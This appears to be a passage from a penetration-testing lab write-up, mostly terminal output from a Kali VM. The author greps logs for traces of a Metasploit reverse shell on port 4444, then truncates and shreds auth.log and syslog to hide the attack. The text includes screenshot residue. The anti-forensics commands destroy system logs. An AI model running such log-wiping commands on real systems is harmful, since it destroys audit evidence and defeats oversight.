/var/log/auth.log:2024-04-28T13:34:44.342604-04:00 kali sudo:      kali : TTY=pts/4 ; PWD=/var/log ; USE AND=/usr/bin/grep -r :4444 /var/log

(kali㉿kali)-[~/var/log]
$ 

```

File System Home Files stats.spk mimi.exe task5.war meow.exe pass.txt

Right Ctrl

In addition to searching for entries linked to the IP address of the target machine, I extended the search to include logs associated with the Metasploit reverse shell I deployed and the port utilized during the attack. This comprehensive approach aimed to uncover any relevant traces of the attack within the logs.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/system@00061361493b0aa8-3f481de85cc228ac.journal~: binary file matches
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
/var/log/auth.log:2024-04-28T13:34:44.342604-04:00 kali sudo:      kali : TTY=pts/4 ; PWD=/var/log ; USER=root ; COMM AND=/usr/bin/grep -r :4444 /var/log

(kali㉿kali)-[~/var/log]
$ sudo truncate -s 0 /var/log/auth.log

(kali㉿kali)-[~/var/log]
$ nano /var/log/auth.log

(kali㉿kali)-[~/var/log]
$ sudo truncate -s 0 /var/log/syslog

(kali㉿kali)-[~/var/log]
$ sudo shred -vfuz auth.log
shred: auth.log: pass 1/4 (random) ...
shred: auth.log: pass 2/4 (random) ...
shred: auth.log: pass 3/4 (random) ...
shred: auth.log: pass 4/4 (000000) ...
shred: auth.log: removing
shred: auth.log: renamed to 00000000
shred: 00000000: renamed to 00000000
shred: auth.log: removed

(kali㉿kali)-[~/var/log]
$ sudo shred -vfuz syslog
shred: syslog: removing
shred: syslog: renamed to 000000
shred: 000000: renamed to 000000
shred: syslog: removed

(kali㉿kali)-[~/var/log]
$ ls
alternatives.log    boot.log.3   faillog        lightdm       openvpn      speech-dispatcher Xorg.1.log
alternatives.log.1   boot.log.4   fontconfig.log macchanger.log.1.gz postgresql  stunnel4      Xorg.1.log.old
apache2              btmp        gvm           macchanger.log.2.gz private     sysstat      user.log
apt                 btmp.1      inetsim       macchanger.log.3.gz README    redis       wtmp
boot.log             cron.log    journal       mosquitto     runit      runit      Xorg.0.log
boot.log.1           dpkg.log    kern.log     nginx       samba      samba      Xorg.0.log.old
boot.log.2           dpkg.log.1  lastlog      notus-scanner

(kali㉿kali)-[~/var/log]
$ 
```

Upon locating logs pertaining to the target IP address, Metasploit reverse shell usage, and the port utilized, I proceeded to mitigate potential exposure by both truncating and shredding the files. This action effectively rendered the

logs empty, minimizing the visibility of the attack within the log files.a